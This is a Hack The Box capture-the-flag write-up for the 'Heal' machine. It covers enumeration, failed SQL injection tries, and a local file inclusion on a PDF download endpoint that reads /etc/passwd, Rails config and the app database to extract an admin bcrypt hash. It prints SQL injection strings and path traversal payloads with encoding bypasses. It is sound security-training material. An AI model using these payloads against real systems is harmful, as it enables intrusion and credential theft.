Hack The Box - Heal Machine

Michael Favvas

September 21, 2025




Figure 1: Selected Machine

Note: The original Writeup was written in Hellenic, and with the assistance of ChatGPT (GPT-5 Thinking mini) by OpenAI was translated accordingly to English. The rest of my Writeups (Apart from the Machine Planning) were written in English from the outset. Thank you for reading!

Contents

1 Setting Up

Initially, to interact with the virtual environment provided by Hack The Box Labs, you must connect to the VPN server via openvpn. After obtaining the .ovpn file, the connection can be easily established with the following command.

```
$ sudo openvpn lab_mike.ovpn
```

It should be noted that the operating system used was Kali Linux with the tools it provides out of the box. Therefore, installing openvpn or other tools used in this engagement was not necessary.

2 Network Enumeration

The first step is to identify the services the machine provides. To accomplish this we perform network enumeration using nmap. In the next console excerpt we use nmap with the -sV option, which is used to give more information about services, while -sC runs default scripts in parallel that can provide additional information about those services.

```
$ nmap -sV -sC 10.10.11.46
Starting Nmap 7.95 at 2025-04-13 21:20 EEST
Nmap scan report for 10.10.11.46 (10.10.11.46)
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
```

```
|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Recording information is the most important part of the entire process. A single detail can be the key that allows the final compromise of the system. In the output of the command we see that ssh and a web server via nginx are provided; according to the official website: ”nginx (”engine x”) is an HTTP web server, reverse proxy, content cache, load balancer, TCP/UDP proxy server, and mail proxy server.” The next step, therefore, is to enumerate the provided website.

3 Website Exploration - Part I

Before connecting to the site via Firefox, the domain name to IP mappings provided to us must be added to the /etc/hosts file so that those domains resolve correctly. Adding the following line is sufficient for now.

```
10.10.11.46     heal.htb
```

Access is now possible. Figure 2 shows the main page of the application.




Figure 2: Main Page of the Website

Basic observations:

- The frontend uses React with JavaScript.
- There is a login page — SQL injection will be tested later.
- The website uses CORS (Cross-Origin Resource Sharing) and XHR objects (XMLHttpRequest) to dynamically update the page without changing the address.

If a random login attempt is made, the use of CORS with the web-server api.heal.htb is observed. The login attempt fails with the following error:

```
Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource
    at http://api.heal.htb/signup. (Reason: CORS request did not succeed). Status code: (
    null). (AND NS_ERROR_DOM_BAD_URL).
```

The reason is the domain and IP not being added to /etc/hosts. After adding them everything works normally. The SQL Injection attempt will be tried later, once a username is obtained.

Before continuing the exploration, it was deemed appropriate to perform directory enumeration using gobuster. As shown in the next console excerpt, with the -w option we set which wordlist of directory names to use, while with -u we simply provide the URL of the target website. The resulting output follows.

```
$ gobuster dir -u http://heal.htb/ -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://heal.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              Gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting Gobuster in directory enumeration mode
===============================================================
/favicon.ico          (Status: 200) [Size: 34452]
/index.html           (Status: 200) [Size: 1672]
/robots.txt           (Status: 200) [Size: 67]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

The results are not impressive. The robots.txt file is used to inform web crawlers which parts of the site they are allowed to visit. In this case the file contains nothing interesting.

Let's return to the website to create a user so we can probe the general structure of the site. Figure 3a shows the registration page. After entering the following details:

- Full Name : george p
- Email : fake_email@gg.cam (validated by the application)
- Username : user
- Password : password


we can access the main site, as shown in Figure 4.

After login we can submit CV/resume information, and then via a POST method the server returns a PDF resume based on the data we submitted. This part of the application will be tested later for File Inclusion so we can access server files.

In Figure 4 other pages are visible: Profile & Survey. If we click Profile, the account details are shown as in Figure 3b. The admin field is interesting. The idea is to obtain an admin account so we potentially gain more avenues to compromise the application.

If we visit the surveys page, we see the domain changes to take-survey.heal.htb, so we must again add the IP/domain pair to /etc/hosts. Once added, we can visit the page shown in Figure 5.

Basic observations:



(a) Register Page

(b) User Profile

Figure 3: Register And User Profile Page




Figure 4: Main Page of Application




Figure 5: Survey Page

- The URL has the form http://take-survey.heal.htb/index.php/552933?lang=en. File Inclusion may be possible.
- We can pause filling the survey. We are then asked for our details so we can resume later.

The most important observation occurs when we navigate to take-survey.heal.htb/, because we arrive at the page shown in Figure 6. The significance lies in the fact that we now have a username and email with admin privileges: ralph. If we go to the registration page and try to register using Ralph's details, the application responds that the user already exists with that name.

What happens if we try the same against the other domain api.heal.htb? The result is equally important, as shown in Figure 7. The application uses Ruby on Rails, which, according to Wikipedia, is an MVC framework for building server-side web applications. Knowing this is useful because we now have an abstract understanding of the project structure; therefore, if we achieve file inclusion, we know what files to read to obtain further information.

Because this is our first encounter with Ruby on Rails, it is necessary to check for vulnerabilities in the specific version:

```
$ searchsploit Rails
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
Grails PDF Plugin 0.6 - XML External Entity Injection | java/webapps/41466.py
PictureTrails Photo Editor GE.exe 2.0.0 - '.bmp' Crash | windows/dos/39518.txt
Rails 5.0.1 - Remote Code Execution                   | ruby/webapps/48716.rb
Rails 5.2.1 - Arbitrary File Content Disclosure       | multiple/webapps/46585.py
Ruby on Rails - Development Web Console (v2) Code Exec | ruby/remote/39792.rb
Ruby On Rails - DoubleTap Development Mode secret_key_ | linux/remote/46785.rb
Ruby on Rails - Dynamic Render File Upload / Remote Co | multiple/remote/40561.rb
Ruby on Rails - JSON Processor YAML Deserialization Co | multiple/remote/24434.rb
Ruby on Rails - Known Secret Session Cookie Remote Cod | multiple/remote/27527.rb
Ruby on Rails - XML Processor YAML Deserialization Cod | multiple/remote/24019.rb
Ruby on Rails 1.2.3 To_JSON - Script Injection        | linux/remote/30089.txt
```




Figure 6: Available Surveys Page




Figure 7: API Page

```
Ruby on Rails 2.3.5 - 'protect_from_forgery' Cross-Sit | linux/remote/33402.txt
Ruby on Rails 3.0.5 - 'WEBrick::HTTPRequest' Module HT | multiple/remote/35352.rb
Ruby on Rails 4.0.x/4.1.x/4.2.x (Web Console v2) - Whi | multiple/remote/41689.rb
Ruby on Rails ActionPack Inline ERB - Code Execution ( | ruby/remote/40086.rb
```

```
Shellcodes: No Results
```

Nothing was found. We will now apply the observations mentioned above.

4 Initial Attacks - SQL Injection and File Inclusion

Initially, an attempt was made for SQL Injection on the main login page (Figure 2), since we know the first field is the username. Various combinations were tried such as

- username=' (to check the returned message)
- username=ralph' OR '1'='1 – (failure)
- username=ralph' AND SLEEP(5) (the response returned immediately)
- password=d' OR '1'='1' – - (also failure)

All the above and other attempts failed. It appears special measures have been taken to prevent this attack, for example parameterized queries. What about File Inclusion?

As shown in Figure 8, when we export as PDF we send the form data to the server, and we receive the following JSON response in the same method:

```
{"message":"PDF created successfully","filename":"5bfe9baa98e8e31d114c.pdf"}
```




Figure 8: Export As PDF Page

Combined with the subsequent GET request whose Request Header looks like this:

```
GET /download?filename=5bfe9baa98e8e31d114c.pdf HTTP/1.1
Host: api.heal.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
Authorization: Bearer
    eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.CZbGMyPLgTWm9p2lPa9pGZ0vGQ0qKgr7RG4kj1tUSGc
Origin: http://heal.htb
Connection: keep-alive
Referer: http://heal.htb/
```

we observe that we can change the filename. If we set in the same GET Header filename = /etc/passwd (as shown in Figure 9), while preserving the JSON Web Token, we receive the following response:

```
cm9vdDp4OjA6MDpyb290O <SNIP> iaW4vYmFzaAo=
```

Which is a BASE64-encoded object, as indicated by the = padding at the end.




Figure 9: Local File Inclusion

Decoding the BASE64 yields the contents of /etc/passwd, achieving initial access to the machine.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
<SNIP>
ralph:x:1000:1000:ralph:/home/ralph:/bin/bash
postgres:x:116:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
ron:x:1001:1001:,,,:/home/ron:/bin/bash
```

It is also interesting to apply the same logic to the URL shown in Figure 5. The following URLs were used to test this:

```
1) take-survey.heal.htb/index.php/552933?lang=/etc/passwd (Basic)
2) take-survey.heal.htb/index.php/552933?lang=../../../../../../etc/passwd (LFI with path
    traversal)
3) take-survey.heal.htb/index.php/552933?lang=/../../../etc/passwd (LFI with name prefix)
4) take-survey.heal.htb/index.php/552933?lang=./lang/../../../../etc/passwd (LFI with
    approved path)
All Have Failed For Now - Let's try some Cheesy Bypassess
5) take-survey.heal.htb/index.php/552933?lang=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%
    2f%70%61%73%73%77%64 (Bypass filters with URL encoding)
6) take-survey.heal.htb/index.php/552933?lang=....//....//....//....//....//etc/passwd (
    Bypass basic path traversal filter)
```

Unfortunately, the above attempts failed. We will therefore continue with the vulnerability already discovered.

5 Initial Access

We now have indirect access to the machine. Initially, attempts were made to read various basic files. /etc/shadow unfortunately did not return anything — it would have greatly helped us perform password attacks. The main observation is that we now have an abstract understanding of the server-side application structure, since the app uses Ruby on Rails. A typical Rails application structure is shown in Figure 10.




Figure 10: Image Source: https://alistapart.com/article/gettingstartedwithrubyonrails/

First, to determine our location, an attempt was made to read README.md. After several tries, the file was found when given the path ../../README.md. Now we know exactly where we are! For example, if we request ../../public/robots.txt we indeed retrieve the correct file.

The primary move is to retrieve information about the application configuration or any log files that might point us to other useful files. According to the documentation, the directory with the main settings is config. Specifically, the site Medium lists the common Rails paths. The results we recorded are:

- ../../config/application.rb : Works but does not provide useful information.
- ../../config/routes.rb : Works but the information is already known.

Finally, **../../config/database.yml** was retrieved. The file contents follow:

```
# SQLite. Versions 3.8.0 and up are supported.
#   gem install sqlite3
#
```

```
#   Ensure the SQLite 3 gem is defined in your Gemfile
#   gem "sqlite3"
#
default: &default
  adapter: sqlite3
  pool: <%= ENV.fetch("RAILS_MAX_THREADS") { 5 } %>
  timeout: 5000

development:
  <<: *default
  database: storage/development.sqlite3

# Warning: The database defined as "test" will be erased and
# re-generated from your development database when you run "rake".
# Do not set this db to the same as development or production.
test:
  <<: *default
  database: storage/test.sqlite3

production:
  <<: *default
  database: storage/development.sqlite3
```

Based on its contents, we now know where the application's databases are stored. An attempt was then made to retrieve the file storage/development.sqlite3, which succeeded. We now have the base64-encoded file. To decode it we created a file to_decode containing the base64 text, and then decoded it with the following command:

```
$ cat to_decode | base64 -d > development.sqlite3
```

The database was correctly written to development.sqlite3. We read its contents via the web application and as a result obtained valuable information. Specifically, it contains 5 tables, mostly metadata. The users table is important — it contains exactly the following entry.


```
{
    "id":"1",
    "email":"ralph@heal.htb",
    "password_digest":"$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG",
    "created_at":"2024-09-27 07:49:31.614858",
    "updated_at":"2024-09-27 07:49:31.614858",
    "fullname":"Administrator",
    "username":"ralph",
    "is_admin":"1"
}
```


The key point is that the hypothesis about logging in as user ralph is correct; now we need to decrypt the password_digest field.

6 Ralph's Password Cracking with Hashcat

We now know Ralph's encrypted password — but is it possible to decrypt it?


```
